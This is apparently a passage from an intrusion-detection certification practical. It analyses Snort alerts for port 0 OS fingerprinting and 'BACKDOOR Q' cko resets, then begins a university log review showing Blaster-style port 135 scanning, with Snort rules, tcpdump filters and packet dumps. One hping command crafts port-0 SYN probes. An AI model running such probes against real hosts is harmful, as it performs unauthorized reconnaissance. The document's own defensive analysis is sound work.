Tune the internal checksum verification functionality with alert-mode. Valid checksum modes include all, noip, notcp, noudp, noicmp, and none. All activates checksum verification for all supported protocols. Noip turns off IP checksum verification, which is handy if the gateway router is already dropping packets that fail their IP checksum checks. Notcp turns off TCP checksum verification, all other checksum modes are on. noudp turns off UDP checksum verification. Noicmp turns off ICMP checksum verification. None turns off the entire checksum verification subsystem.

-d Dump the application layer data when displaying packets in verbose or packet logging mode.
-y Include the year in alert and log files
-e Display/log the link layer packet headers.
-v Be verbose. Prints packets out to the console. There is one big problem with verbose mode: it's slow. If you are doing IDS work with Snort, don't use the '-v' switch, you WILL drop packets.

```
===============================================================

Snort processed 3663 packets.
Breakdown by protocol:                Action Stats:

    TCP: 3618       (98.771%)         ALERTS: 831
    UDP: 42         (1.147%)          LOGGED: 831
   ICMP: 0          (0.000%)          PASSED: 0
    ARP: 0          (0.000%)
  EAPOL: 0          (0.000%)
   IPv6: 0          (0.000%)
    IPX: 0          (0.000%)
  OTHER: 0          (0.000%)
===============================================================
Wireless Stats:
Breakdown by type:
    Management Packets: 0          (0.000%)
    Control Packets:    0          (0.000%)
    Data Packets:       0          (0.000%)
===============================================================
Fragmentation Stats:
Fragmented IP Packets: 36         (0.983%)
   Rebuilt IP Packets: 0
   Frag elements used: 0
Discarded(incomplete): 0
   Discarded(timeout): 0
===============================================================

TCP Stream Reassembly Stats:
   TCP Packets Used:      3615       (98.690%)
   Reconstructed Packets: 0          (0.000%)
   Streams Reconstructed: 1696
===============================================================
```

snarf -d snarf/ -cgidir /usr/local/snortsnarf/cgi/ -rulesfile /etc/snort/snort.conf logs/alert

BAD-TRAFFIC tcp port 0 traffic	48	2	3

2) Detect was generated by:

alert tcp $EXTERNAL_NET any <> $HOME_NET 0 (msg:"BAD-TRAFFIC tcp port 0 traffic"; flow:stateless; classtype:misc-activity; sid:524; rev:8;)

This alert is looking for port 0. It is using the bidirectional operator so it is looking for an address associated with $HOME_NET either using port 0 or someone trying to connect to $HOME_NET on port 0. It does not matter what the state of the TCP connection is in.

3) Probability the source address was spoofed

It is unlikely that the source address was spoofed. This traffic is most likely a host performing some reconnaissance, which would require a response. The attacker could use a spoofed address if they could sniff the return traffic but that is unlikely.

4) Description of Attack

Generally port 0 is used in the case the program wants to use an ephemeral port. The programmer will set to the source port to 0 and the operating system will select an ephemeral port. In this case it is the destination port which is 0 so this isn't the case. It is possible this is some format of information gathering. Port 0 is used in some popular scanning tools to determine information about the host. Port 0 is not a standard port and should generally not be used on the Internet. Since there aren't any specific rules as to what to do with port 0 traffic each OS handles it in their own way. Programs like nmap have databases which show how each OS responds to port 0 packets. Below are some general tests that can be done and the responses given by various operating systems.

```
P1: send tcp packet from source port 0 to port 0
P2: send tcp packet from source port X to port 0
P3: send tcp packet from source port 0 to open port
P4: send tcp packet from source port 0 to closed port
P5: send udp packet from source port 0 to port 0
P6: send udp packet from source port 53 to port 0
P7: send udp packet from source port 0 to closed port
```

Mac OSX	Linux	MS Windows 2000
P1(Resp=Y%Flags=AR)	P1(Resp=Y%Flags=AR)	P1(Resp=Y%Flags=AR)
P2(Resp=Y%Flags=AR)	P2(Resp=Y%Flags=AR)	P2(Resp=Y%Flags=AR)
P3(Resp=Y%Flags=AS)	P3(Resp=Y%Flags=AS)	P3(Resp=Y%Flags=AS)
P4(Resp=Y%Flags=AR)	P4(Resp=Y%Flags=AR)	P4(Resp=Y%Flags=AR)
P5(Resp=N)	P5(Resp=Y)	P5(Resp=Y)
P6(Resp=N)	P6(Resp=Y)	P6(Resp=Y)
P7(Resp=Y)	P7(Resp=Y)	P7(Resp=Y)

5) Attack Mechanism

```
00:35:41.514488 IP 211.47.255.23.48229 > 46.5.84.109.0: S
2208667561:2208667561(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0>
00:35:44.514488 IP 211.47.255.23.48229 > 46.5.84.109.0: S
2208667561:2208667561(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0>
00:35:50.514488 IP 211.47.255.23.48229 > 46.5.84.109.0: S
2208667561:2208667561(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0>
00:36:02.514488 IP 211.47.255.23.48229 > 46.5.84.109.0: S
2208667561:2208667561(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0>
00:36:13.524488 IP 211.47.255.23.48782 > 46.5.84.109.0: S
2244964827:2244964827(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0>
00:36:16.514488 IP 211.47.255.23.48782 > 46.5.84.109.0: S
2244964827:2244964827(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0>
00:36:22.514488 IP 211.47.255.23.48782 > 46.5.84.109.0: S
2244964827:2244964827(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0>
00:36:34.514488 IP 211.47.255.23.48782 > 46.5.84.109.0: S
2244964827:2244964827(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0>
00:36:45.514488 IP 211.47.255.23.49324 > 46.5.84.109.0: S
2296978854:2296978854(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0>
00:36:48.514488 IP 211.47.255.23.49324 > 46.5.84.109.0: S
2296978854:2296978854(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0>
00:36:54.514488 IP 211.47.255.23.49324 > 46.5.84.109.0: S
2296978854:2296978854(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0>
00:37:06.514488 IP 211.47.255.23.49324 > 46.5.84.109.0: S
2296978854:2296978854(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0>
```

There a couple things that stands out about these packets. There are 3 ip's that are connecting to port 0. 210.105.90.4 is probably a false positive because it looks like a corrupted packet. 211.47.255.22 and 211.47.255.23 definitely look suspicious. These two hosts are fingerprinting 3 hosts. Each host had 16 packets sent to it. The packets were sent in increments of 3,6,12, and 11 seconds. Also, each packet's time field ends with 4488. All these things point to a crafted packet. The most likely culprit is hping or an old version of nmap(current versions use different methods of OS fingerprinting).

6) Correlations

```
00:35:41.514488 IP 211.47.255.23.48229 > 46.5.84.109.0: S
2208667561:2208667561(0) win 5840
        0x0000:  0000 0c04 b233 0003 e3d9 26c0 0800 4500  .....3....&...E.
        0x0010:  0034 0000 4000 2f06 fe11 d32f ff17 2e05  .4..@./..../....
        0x0020:  546d bc65 0000 83a5 97a9 0000 0000 8002  Tm.e............
        0x0030:  16d0 32e1 0000 0204 05b4 0101 0402 0103  ..2.............
        0x0040:  0300
```

I couldn't reproduce these packets completely but by using the following hping command it came pretty close.

hping localhost -S -w 5840 -L 0 -N 0 -c 16

```
21:16:25.257947 IP 127.0.0.1.1457 > 127.0.0.1.0: S 648428449:648428449(0) win
5840
```

```
0x0000:  0000 0000 0000 0000 0000 0000 0800 4500  ..............E.
0x0010:  0028 b98b 0000 4006 c342 7f00 0001 7f00  .(....@..B......
0x0020:  0001 05b1 0000 26a6 3ba1 0000 0000 5002  ......&.;.....P.
0x0030:  16d0 3318 0000                           ..3...
```

Gobbler (http://gobbler.sourceforge.net/) could have also been used. It has a os detection program (osdetection.c) which uses port 0 traffic. I had trouble getting it to compile so I couldn't run any tests to see what its traffic looked like.

7) Evidence of active targeting

These scans are only targeting two hosts. Most likely these are servers that are open to the public. The OS fingerprinting is probably a precursor to an attack. There doesn't seem to be any fingerprinting to other hosts, which leads me to believe that these probes were targeted.

8) Severity

severity = (criticality + lethality) - (system countermeasures + network countermeasures)

Criticality – 4
The targeted hosts are probably some kind of servers. The attacker specifically chose these hosts to probe so they must have had some kind of significance.

Lethality – 2
This is just an information gathering attack.

System Countermeasures – 3
If these are production servers then they are most likely updated.

Network Countermeasures – 1
The firewall is letting in port 0 traffic which it should not.

Severity = 2
This attack was purely reconnaissance.

9) Defensive recommendation

Block tcp and upd port 0 at the firewall.

10) Multiple choice question

What happens when a linux programmer uses port 0 as a source port in a socket application?

a) It is translated into an ephemeral port number.
b) It listens on port 0.

c) The socket will fail to bind.

answer: a
When port 0 is used the operating system will use a high numbered port which is not in use at the time.

References

Ste Jones. Port 0 OS fingerprinting
URL: http://www.networkpenetration.com/port0.html

Detect 3 – Backdoor Q access

```
[**] [1:184:4] BACKDOOR Q access [**]
[Classification: Misc activity] [Priority: 3]
09/02/02-19:57:49.494488 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x3C
255.255.255.255:31337 -> 138.97.111.53:515 TCP TTL:14 TOS:0x0 ID:0 IpLen:20
DgmLen:43 ***A*R** Seq: 0x0  Ack: 0x0  Win: 0x0  TcpLen: 20
[Xref => http://www.whitehats.com/info/IDS203]


19:57:49.494488 255.255.255.255.31337 > 138.97.111.53.515: R [bad tcp cksum
4040!] 0:3(3) ack 0 win 0 [RST cko] (ttl 14, id 0, len 43, bad cksum fff7!)
0x0000   4500 002b 0000 0000 0e06 fff7 ffff ffff        E..+............
0x0010   8a61 6f35 7a69 0203 0000 0000 0000 0000        .ao5zi..........
0x0020   5014 0000 271f 0000 636b 6f00 0000             P...'...cko...
```

1) Source of Trace

http://www.incidents.org/logs/Raw/2002.8.2

The logs are from the following dates:
09/01/2002 20:00 – 09/02/2002 19:59

Determining network layout.

Search for source mac addresses
tcpdump -ner 2002.8.2 awk '{print $2}' sort -u
00:00:0c:04:b2:33 Cisco Systems, Inc.
00:03:e3:d9:26:c0 Cisco Systems, Inc.

Search for destination mac addresses
tcpdump -ner 2002.8.2 awk '{print $4}' sort -u
00:00:0c:04:b2:33 CISCO
00:03:e3:d9:26:c0 CISCO

http://standards.ieee.org/regauth/oui/index.shtml

The devices
00:00:0c:04:b2:33
00:03:e3:d9:26:c0

Source addresses using 00:00:0c:04:b2:33
tcpdump -ner 2002.8.2 ether src 0:0:c:4:b2:33 awk '{print $11}' awk -F \. '{print $1 "."
$2 "." $3 "." $4}' sort -u
138.97.18.225
138.97.18.88

Destination addresses using 00:00:0c:04:b2:33

tcpdump -ner 2002.8.2 ether src 0:0:c:4:b2:33 awk '{print $13}' awk -F \. '{print $1 "." $2 "." $3 "." $4}' sort -u
194.152.244.5
208.254.63.69
61.129.69.187
61.129.69.199
64.154.80.50
64.154.80.51
64.94.89.210

Source IP's with 0:3:e3:d9:26:c0
tcpdump -ner 2002.8.2 ether src 0:3:e3:d9:26:c0 awk '{print $11}' awk -F \. '{print $1 "." $2 "." $3 "." $4}' sort -u
147.86.141.80
148.63.214.239
151.196.185.171
162.93.204.133
165.76.124.139
168.215.146.79
192.9.100.144
192.9.100.88
193.155.103.100
194.121.59.9
194.237.142.13
198.51.174.14
207.30.174.254
210.202.89.108
213.86.246.60
213.86.246.80
24.26.102.71
255.255.255.255
61.172.246.78
64.227.44.44
64.242.113.254
65.186.44.161
66.250.52.92
80.67.66.14
80.67.66.8

Destination IP's with 0:3:e3:d9:26:c0
tcpdump -ner 2002.8.2 ether src 0:3:e3:d9:26:c0 awk '{print $13}' awk -F \. '{print $1 "." $2 "." $3 "." $4}' sort -u
138.97.0.0/16

Internal Network <----------> Cisco - IDS - Cisco <----------> External Network
138.97.0.0/16 0:0:c:4:b2:33 0:3:e3:d9:26:c0

0:3:e3:d9:26:c0 is letting in the following ports
tcpdump -ner 2002.8.2 ether src 0:3:e3:d9:26:c0 awk '{print $13}' awk -F \. '{print $5}' sort -u
1080:
3128:
515:
5773:
61275:
61364:
62307:
62691:
63234:
63247:
63272:
63290:
63322:
63521:
64312:
64918:
8080:
80:

The outside interface seems to be letting pretty much everything in. This interface is probably owned by the customers ISP or is unmanaged and therefore would not block any ports.

0:0:c:4:b2:33 is letting out the following ports
tcpdump -ner 2002.8.2 ether src 0:0:c:4:b2:33 awk '{print $13}' awk -F \. '{print $5}' sort -u
48051:
48076:
80:

Web Server
tcpdump -ner 2002.8.2 src net 138.97.0.0/16 and src port 80 awk '{print $11}' awk -F \. '{print $1 "." $2 "." $3 "." $4}' sort -u
138.97.18.225

Snort
snort -c /etc/snort/snort.conf -l ./logs -r ./2002.8.2 -h 138.97.0.0/16 -k none -dyev > snort.txt
-c config-file
Use the rules located in file config-file.
-l log-dir
Set the output logging directory to log-dir. All plain text alerts and packet logs go into this directory. If this option is not specified, the default logging directory is set to /var/log/snort.
-r tcpdump-file

Read the tcpdump-formatted file tcpdump-file. This will cause Snort to read and process the file fed to it. This is useful if, for instance, you've got a bunch of SHADOW files that you want to process for content, or even if you've got a bunch of reassembled packet fragments which have been written into a tcpdump formatted file.

-k checksum-mode

Tune the internal checksum verification functionality with alert-mode. Valid checksum modes include all, noip, notcp, noudp, noicmp, and none. All activates checksum verification for all supported protocols. Noip turns off IP checksum verification, which is handy if the gateway router is already dropping packets that fail their IP checksum checks. Notcp turns off TCP checksum verification, all other checksum modes are on. noudp turns off UDP checksum verification. Noicmp turns off ICMP checksum verification. None turns off the entire checksum verification subsystem.

-d Dump the application layer data when displaying packets in verbose or packet logging mode.
-y Include the year in alert and log files
-e Display/log the link layer packet headers.
-v Be verbose. Prints packets out to the console. There is one big problem with verbose mode: it's slow. If you are doing IDS work with Snort, don't use the '-v' switch, you WILL drop packets.

```
===============================================================

Snort processed 26756 packets.
Breakdown by protocol:                Action Stats:

    TCP: 26756      (100.000%)         ALERTS: 26702
    UDP: 0          (0.000%)          LOGGED: 26702
   ICMP: 0          (0.000%)          PASSED: 0
    ARP: 0          (0.000%)
  EAPOL: 0          (0.000%)
   IPv6: 0          (0.000%)
    IPX: 0          (0.000%)
  OTHER: 0          (0.000%)
===============================================================
Wireless Stats:
Breakdown by type:
    Management Packets: 0          (0.000%)
    Control Packets:    0          (0.000%)
    Data Packets:       0          (0.000%)
===============================================================
Fragmentation Stats:
Fragmented IP Packets: 3          (0.011%)
   Rebuilt IP Packets: 0
   Frag elements used: 0
Discarded(incomplete): 0
   Discarded(timeout): 0
===============================================================

TCP Stream Reassembly Stats:
   TCP Packets Used:      26756      (100.000%)
   Reconstructed Packets: 0          (0.000%)
   Streams Reconstructed: 26701
===============================================================
```

snarf -d snarf/ -cgidir /usr/local/snortsnarf/cgi/ -homenet 138.97.0.0/16 -rulesfile /etc/snort/snort.conf logs/alert

Signature	# Alerts	# Sources	# Dests
BACKDOOR Q access	46	1	46

2) Detect was generated by:

```
alert tcp 255.255.255.0/24 any -> $HOME_NET any (msg:"BACKDOOR Q access";
dsize:>1; flags:A+; flow:stateless; reference:arachnids,203; classtype:misc-
activity; sid:184; rev:6;)
```

This alert is looking for a source address of 255.255.255.0/24 which will match 255.255.255.0-255. The destination is just set to $HOME_NET. It is looking for a packet with a payload greater than 1 and has at least the ACK bit set. The rule does not care as to what state the TCP connection is in.

3) Probability the source address was spoofed

The source address is 255.255.255.255, which is not a valid source address. It can be used as a destination address for DHCP discovery. The source address is almost definitely spoofed or at least misconfigured. The attacker would be attempting to hide their identity and would not require a response if the packet is indeed an activation packet for the Q trojan.

4) Description of Attack

```
20:09:03.764488 255.255.255.255.31337 > 138.97.11.97.515: R 0:3(3) ack 0 win 0
20:40:42.724488 255.255.255.255.31337 > 138.97.75.32.515: R 0:3(3) ack 0 win 0
21:02:00.744488 255.255.255.255.31337 > 138.97.72.38.515: R 0:3(3) ack 0 win 0
21:08:27.744488 255.255.255.255.31337 > 138.97.134.186.515: R 0:3(3) ack 0 win 0
22:18:18.784488 255.255.255.255.31337 > 138.97.65.139.515: R 0:3(3) ack 0 win 0
22:31:27.744488 255.255.255.255.31337 > 138.97.76.68.515: R 0:3(3) ack 0 win 0
```

The Q trojan is sort of like a remote administration tool. It has a client and a server, which allows the two hosts to communicate. It can send instructions to the client over tcp,udp, or icmp and requires no communication back so the source address can be spoofed. The snort signature for this alert is very generic. It isn't very specific as to what it is looking for. Just that fact makes me start to think this is a false positive. I really don't see how this signature is supposed to catch the Q trojan. The Q trojan uses a random source address as well as random tcp flags. This signature would rarely ever catch the Q trojan. Another thing that stands out is the payload. It just consists of the letters “cko”. Considering how Backdoor Q works you might think this is some kind of command. The only problem is that Backdoor Q encrypts its traffic so there isn't any way to know if it really is a command. One thing about the packet that stands out is the fact that they all have the reset bit set. According to RFC 1122 reset packets can contain a payload which describes the reason for the reset. If you view these packets in ethereal the cko is listed as the reset cause. The following document from sonicwall explains what the cko reset packet is used for. These conventions appear to be fairly standard, as I've seen

these packets come from various other devices as well.

http://www.sonicwall.com/services/pdfs/technotes/SonicOS_TCP_RST.pdf

A cko reset packet is sent to the responder when one or more of the following conditions is met.

```
* AV Check - If the client does not pass the AV check.
* Cache Cleanup - When connection timers expire.
* Flush Cache - From the diag.html page.
* User Logout - Flushes a user's connections upon logout, except the
connection to the firewall itself.
* Interface Updates - Flushes cache on interface state changes.
* Email Filter - If fragments are disallowed and a fragment is received.
* IPS - Intrusion Prevention Services dropping a connection.
* VoIP Stateful Code - Drop duplicate LDAP endpoints, gracefully terminate
H225 connections.
* FTP Stateful Code   If an FTP attack or violation is encountered.
* PPTP Stateful Code   In the event of an unrecognized PPTP command.
* Real Audio Stateful Code   On failure to add a cache entry for a requested
Real Audio stream.
```

5) Attack Mechanism

It is hard to determine what kind of attack is going on here if at all. In this case we are just seeing the response to the attack. To track down what is going on you would have to find out where the cki packet went. The cki packet goes to the initiator of the connection that was torn down. One could then check the logs for any suspicious activity from this IP. Considering that the destination is port 515 and there quite a few known exploits for the lpr daemon it is possible the reason the connection was torn down was due to an exploit being detected.

6) Correlations

http://www.securityfocus.com/archive/96/311300/2003-02-08/2003-02-14/0
The post above mentions some cko traffic. He mentions that he put in a signature, which looked for packets with cko in their content. He received numerous hits and none were hostile in nature.

The company I work for monitors numerous large-scale networks. I see these cko packets all the time. Below are some sample packets that I obtained from work with the cko payload to show that these are part of everyday traffic. The packets came from various snort alerts. I came across hundreds of packets like the ones below. There is nothing malicious about these packets. The IP addresses have been obfuscated. As you can see they are just like the packets shown above. The ack and rst bits are set and the payload contains cko. Considering that the source ports in these examples are ephemeral it is likely our source port of 31337 above is ephemeral. It is also possible since the packets are not going to ellicit any responses, the source IP is pointless and setting it to 255.255.255.255 is of no consequence.

```
05/02/04-05:25:16.878070 SRCIP:4629 -> DSTIP:25
tcp TTL:9 TOS:0x0 ID:0 IpLen:20 DgmLen:43
***A*R** Seq: 0xCFD2C174  Ack: 0x0  Win: 0x0  TcpLen: 20
cko

05/24/04-16:04:48.578291 SRCIP:5322 -> DSTIP:80
tcp TTL:9 TOS:0x0 ID:0 IpLen:20 DgmLen:43
***A*R** Seq: 0xB3578AEB  Ack: 0x0  Win: 0x0  TcpLen: 20
cko

07/02/04-19:24:07.218115 SRCIP:29371 -> DSTIP:80
tcp TTL:4 TOS:0x0 ID:0 IpLen:20 DgmLen:43
***A*R** Seq: 0x7C815551  Ack: 0x0  Win: 0x0  TcpLen: 20
cko
```

7) Evidence of active targeting

If there was any kind of hostile activity going on it is unlikely that it was targeted. There were about 40 IP's involved in this incident and there weren't any repeated attempts.

8) Severity

severity = (criticality + lethality) - (system countermeasures + network countermeasures)

Criticality - 3

It is unknown the nature of the network. We can assume this is some kind internal network that has some value if it is running an IDS. The targeted port 515 is commonly used by lpr and is used for remote printing. These servers if they are just used for printing wouldn't be that critical but it is likely they are used for other things aswell. Also a compromise of one of these systems could lead to further network compromises.

Lethality - 3
The actual traffic picked up by this alert is normal activity. Since the cause of the reset is unknown we error on the side of caution. It is possible this was some kind of lpr exploit attempt which was reset.

System countermeasures - 2

It is unknown if the destinations of the alerts has been patched for any known exploits.

Network countermeasures - 2

The network seems to be doing a good job of resetting these apparently bad connections but there really should be any need for this if port 515 is being blocked at the outer firewall.

Severity = 2

9) Defensive recommendation

It should be verified that port 515 traffic is blocked at the outer firewall. The logs could also be checked for any recent lpr exploits. The cki packets, if logged, would be a good source of determining if the traffic in this detect was hostile or not.

10) Multiple choice question

A cko packet is sent to
a) the initiator of a connection
b) the responder of the connection
c) the initiator and the responder of the connection

answer: b
The responder receives a cko and the initiator receives a cki

References

Robert Braden. RFC-1122
URL: ftp://ftp.rfc-editor.org/in-notes/rfc1122.txt

Greg Forseth. TCP reset with data
URL: http://groups.google.com/groups?hl=en&lr=&ie=UTF-8&threadm=06ce01c3562d%24d135b1e0%24a301280a%40phx.gbl&rnum=5&prev=/groups%3Fq%3Dcko%2520reset%26hl%3Den%26lr%3D%26ie%3DUTF-8%26sa%3DN%26tab%3Dwg

Ken Connelly. Attack or Virus with 255.255.255.255 Spoofed IP address
URL: http://www.dshield.org/pipermail/intrusions/2003-January/006712.php

Les Gordon. What is the Q Trojan?
http://www.sans.org/resources/idfaq/qtrojan.php

Sonic OS TCP Reset Codes
http://www.sonicwall.com/services/pdfs/technotes/SonicOS_TCP_RST.pdf

Part 3 - Analyze this

Executive Summary

This is an analysis of the university's network logs. Three log formats were analyzed, OOS, scans, and alerts. OOS stands for Out of Specification and generally contain suspicious traffic that doesn't match any known attacks. Scan files consist of traffic which involves numerous connections which is generally some kind of reconnaissance. Alerts are generated by an intrusion detection system, which detects known attacks.

After analyzing the logs it has been determined there are some serious problems with the university's network security. One of the major problems is the ruleset, which the intrusion detection system is using to detect attacks. These rules are generating so many false positives that they are making it nearly impossible for a system administrator to analyze them in a timely manner. Another problem is the lack of an effective patch management system. This is evident due to the outbreak of the blaster worm and other worms which use the DCOM exploit, which can be prevented by installing the latest patches. The IDS should be placed in a more efficient location on the network so that it catches these infections. I would recommend that an IDS be placed at the border router, the student resident network, university owned computer network, and in front of the server group. The rule sets for each of these IDS' could be optimized for each situation.

The following files were analyzed:

OOS_Report_2003_08_20_19692	scans.030820.gz	alert.030820.gz
OOS_Report_2003_08_21_1352	scans.030821.gz	alert.030821.gz
OOS_Report_2003_08_22_2482	scans.030822.gz	alert.030822.gz
OOS_Report_2003_08_23_755	scans.030823.gz	alert.030823.gz
OOS_Report_2003_08_24_8250	scans.030824.gz	alert.030824.gz

Alerts

Example alert:

```
08/20-00:25:29.583177  [**] EXPLOIT x86 NOOP [**] 130.18.230.170:2553 ->
MY.NET.190.101:135
```

The alert files were compromised of single line alert messages. The fields are delimited by a [**]. The first field is the time the alert occurred. The next field is the message describing the alert. The final field is the source address that triggered the alert followed by the destination.

Alert Summary

```
+-----------------+---------+-----------------+---------+--------------------------------+--------+
| srcip           | srcport | dstip           | dstport | summary                        | Count  |
+-----------------+---------+-----------------+---------+--------------------------------+--------+
|   144.92.199.20 |    4019 | 130.85.30.3     |     524 |           MY.NET.30.3 activity | 100720 |
|   141.157.42.21 |       0 | 130.85.12.      |       0 | Tiny Fragments - Possible Host |  18085 |
|  66.239.240.150 |      21 | 130.85.13.154   |      21 |                   SYN-FIN scan |  13430 |
|   68.54.168.204 |    3558 | 130.85.30.4     |      80 |           MY.NET.30.4 activity |   5776 |
```

68.55.56.103	1172	130.85.30.4	51443	MY.NET.30.4 activity	4049
162.83.14.20	4160	130.85.30.4	80	MY.NET.30.4 activity	3185
68.55.113.194	33485	130.85.30.3	524	MY.NET.30.3 activity	1912
212.238.140.11	4774	130.85.5.20	80	EXPLOIT x86 NOOP	1796
67.80.67.40	65535	130.85.12.6	25	High port 65535 tcp - possible	1583
141.157.42.215	0	130.85.12.6	0	Null scan!	1358
131.118.229.7	721	130.85.24.15	515	connect to 515 from outside	1098
24.35.42.249	1194	130.85.30.4	80	MY.NET.30.4 activity	1016
130.85.97.11	1026	195.159.46.211	137	SMB Name Wildcard	802
130.85.70.109	50641	192.168.220.1	137	SMB Name Wildcard	739
130.85.12.6	25	64.12.138.20	65535	High port 65535 tcp - possible	735
62.16.85.146	3541	130.85.5.25	80	EXPLOIT x86 NOOP	714
24.35.42.249	1032	130.85.30.3	524	MY.NET.30.3 activity	437
68.55.27.157	3006	130.85.30.3	524	MY.NET.30.3 activity	421
66.82.251.67	3566	130.85.17.4	80	EXPLOIT x86 NOOP	403
68.55.250.229	1229	130.85.30.4	524	MY.NET.30.4 activity	324
169.254.101.152	2883	205.188.146.146	11523	TCP SRC and DST outside networ	305
130.85.97.174	137	66.230.129.188	137	SMB Name Wildcard	299
24.84.32.187	2769	130.85.110.165	80	EXPLOIT x86 NOOP	282
131.118.254.130	2952	130.85.24.8	119	EXPLOIT x86 NOOP	280
61.139.97.142	39102	130.85.190.30	111	External RPC call	265
68.57.90.146	4645	130.85.30.3	524	MY.NET.30.3 activity	260
130.85.150.198	1091	195.142.227.1	137	SMB Name Wildcard	255
68.55.144.24	1212	130.85.30.3	524	MY.NET.30.3 activity	254
63.241.15.49	2439	130.85.30.4	80	MY.NET.30.4 activity	240
130.85.97.65	137	64.14.48.154	137	SMB Name Wildcard	227
24.225.191.101	1893	130.85.27.182	80	EXPLOIT x86 NOOP	218
130.85.97.40	137	64.12.54.217	137	SMB Name Wildcard	215
24.222.81.212	2637	130.85.163.142	80	EXPLOIT x86 NOOP	214
206.50.8.19	26726	130.85.32.169	80	EXPLOIT x86 NOOP	206
63.239.53.130	2552	130.85.81.18	3966	EXPLOIT x86 NOOP	205
67.119.236.220	49412	130.85.12.4	110	Null scan!	201
68.55.27.157	3014	130.85.30.4	524	MY.NET.30.4 activity	201
130.85.111.228	137	209.2.144.10	137	SMB Name Wildcard	197
24.141.101.156	3004	130.85.31.6	80	EXPLOIT x86 NOOP	194
12.65.30.152	3025	130.85.30.3	524	MY.NET.30.3 activity	187
134.192.79.87	1049	130.85.190.13	161	SNMP public access	176
130.85.97.80	137	207.46.182.140	137	SMB Name Wildcard	158
130.85.150.11	1285	194.126.48.226	137	SMB Name Wildcard	157
24.88.26.126	1284	130.85.31.5	80	EXPLOIT x86 NOOP	157
68.55.62.79	1709	130.85.30.3	524	MY.NET.30.3 activity	153
207.156.7.90	18474	130.85.30.4	80	MY.NET.30.4 activity	148
68.55.62.79	3238	130.85.30.4	524	MY.NET.30.4 activity	148
68.55.105.5	1059	130.85.30.3	524	MY.NET.30.3 activity	146
68.50.193.149	2032	130.85.12.6	25	[UMBC NIDS] External MiMail al	144
68.55.179.200	1033	130.85.30.3	524	MY.NET.30.3 activity	137

1) 135/TCP traffic

Just looking over these logs the most obvious thing is the sheer amounts of port 135 scanning. 130.85.72.248 is generating huge amounts of traffic. Here is some example logs coming from this host.

timestamp	srcip	srcport	dstip	dstport	scantype	flags
Aug 20 00:00:03	130.85.72.248	1391	20.71.144.148	135	SYN	******S*
Aug 20 00:00:03	130.85.72.248	1390	20.71.144.147	135	SYN	******S*
Aug 20 00:00:03	130.85.72.248	1389	20.71.144.146	135	SYN	******S*
Aug 20 00:00:03	130.85.72.248	1388	20.71.144.145	135	SYN	******S*
Aug 20 00:00:03	130.85.72.248	1387	20.71.144.144	135	SYN	******S*
Aug 20 00:00:03	130.85.72.248	1386	20.71.144.143	135	SYN	******S*
Aug 20 00:00:03	130.85.72.248	1385	20.71.144.142	135	SYN	******S*
Aug 20 00:00:03	130.85.72.248	1384	20.71.144.141	135	SYN	******S*
Aug 20 00:00:03	130.85.72.248	1383	20.71.144.140	135	SYN	******S*
Aug 20 00:00:03	130.85.72.248	1382	20.71.144.139	135	SYN	******S*

Port 135/tcp is used for windows netbios traffic and is very common on large networks. There are some problems with this traffic though. First of all is the source port. Windows Netbios traffic has a source port, which is the same as the destination port. In this case

the source port should be 135. The destination is also odd since normally netbios traffic would occur between hosts on the same network and would normally be in the same subnets. As you can see the host is also sequentially accessing these various destinations. So we know this isn't valid windows traffic so lets try to find out what it is. The first thing that comes to mind is the blaster worm. If there are infections on the network we should also see port 69(tftp) and 4444(backdoor) traffic. On successful exploitation blaster sets up a system level shell on port 4444. It proceeds to then send it self to the target over port 69 using tftp.

srcip	srcport	dstip	dstport	summary
202.239.160.173	69	130.85.84.232	58032	TFTP - Internal UDP connection
68.54.168.204	4444	130.85.30.4	51443	MY.NET.30.4 activity
68.54.168.204	4444	130.85.30.4	51443	MY.NET.30.4 activity
68.54.168.204	4444	130.85.30.4	51443	MY.NET.30.4 activity
68.54.168.204	4444	130.85.30.4	51443	MY.NET.30.4 activity
68.54.168.204	4444	130.85.30.4	51443	MY.NET.30.4 activity
68.54.168.204	4444	130.85.30.4	51443	MY.NET.30.4 activity
68.54.168.204	4444	130.85.30.4	51443	MY.NET.30.4 activity
68.54.168.204	4444	130.85.30.4	51443	MY.NET.30.4 activity
68.54.168.204	4444	130.85.30.4	51443	MY.NET.30.4 activity
68.54.168.204	4444	130.85.30.4	51443	MY.NET.30.4 activity
68.54.168.204	4444	130.85.30.4	51443	MY.NET.30.4 activity
200.195.42.2	69	130.85.25.19	43492	TFTP - Internal TCP connection
130.85.190.100	4444	217.226.135.117	4547	[UMBC NIDS] Internal MSBlast I
64.125.197.7	69	130.85.1.3	123	TFTP - Internal UDP connection
64.125.197.7	69	130.85.1.3	123	TFTP - Internal UDP connection
64.125.197.7	69	130.85.1.3	123	TFTP - Internal UDP connection
64.125.197.7	69	130.85.1.3	123	TFTP - Internal UDP connection
64.125.197.7	69	130.85.1.3	123	TFTP - Internal UDP connection
12.129.72.165	51504	130.85.84.232	69	TFTP - External UDP connection
202.239.160.173	35989	130.85.84.232	69	TFTP - External UDP connection
202.239.160.188	17246	130.85.84.232	69	TFTP - External UDP connection
213.161.66.133	37393	130.85.84.232	69	TFTP - External UDP connection
138.9.200.8	69	130.85.1.4	53	TFTP - Internal UDP connection
138.9.200.8	69	130.85.1.3	53	TFTP - Internal UDP connection
138.9.200.8	69	130.85.1.5	53	TFTP - Internal UDP connection
138.9.200.8	69	130.85.1.4	53	TFTP - Internal UDP connection
138.9.200.8	69	130.85.1.3	53	TFTP - Internal UDP connection
138.9.200.8	69	130.85.1.4	53	TFTP - Internal UDP connection
202.239.160.173	69	130.85.84.232	0	TFTP - Internal UDP connection

The alert logs show some tftp traffic and 4444 traffic. All of the internal hosts listed above should be investigated. Also the following hosts from the scan logs should be looked into.

srcip	srcport	dstip	dstport	scantype	flags	count(*)
